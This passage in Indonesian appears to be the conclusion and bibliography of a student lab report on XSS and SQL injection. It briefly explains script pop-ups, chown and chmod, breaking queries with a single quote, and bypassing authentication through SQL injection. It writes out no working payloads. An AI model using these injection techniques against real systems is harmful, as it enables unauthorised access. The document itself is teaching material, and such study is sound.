- fungsi <script> ... </script> digunakan untuk menampilkan dokumen atau teks biasa sebagai pop-up message
- chown berfungsi untuk mengubah kepemilikan file
- chmod untuk mengatur hak akses
- Kutip tunggal(') berfungsi untuk memecah kueri dan menyisipkan kode yang nantinya akan merusak.
- Kerentanan injeksi SQL dapat dimanfaatkan untuk dapat akses dan menghindari otentikasi.

F. DAFTAR PUSTAKA

Mellen, A. (2023, April 17). *What is SQL Injection?* StackHawk. Retrieved Mei 25, 2023, from https://www.stackhawk.com/blog/what-is-sql-injection/

Yakdan, K. (n.d.). *What Is Cross Site Scripting and How to Avoid XSS Attacks?* Code Intelligence. Retrieved Mei 25, 2023, from https://www.code-intelligence.com/blog/what-is-cross-site-scripting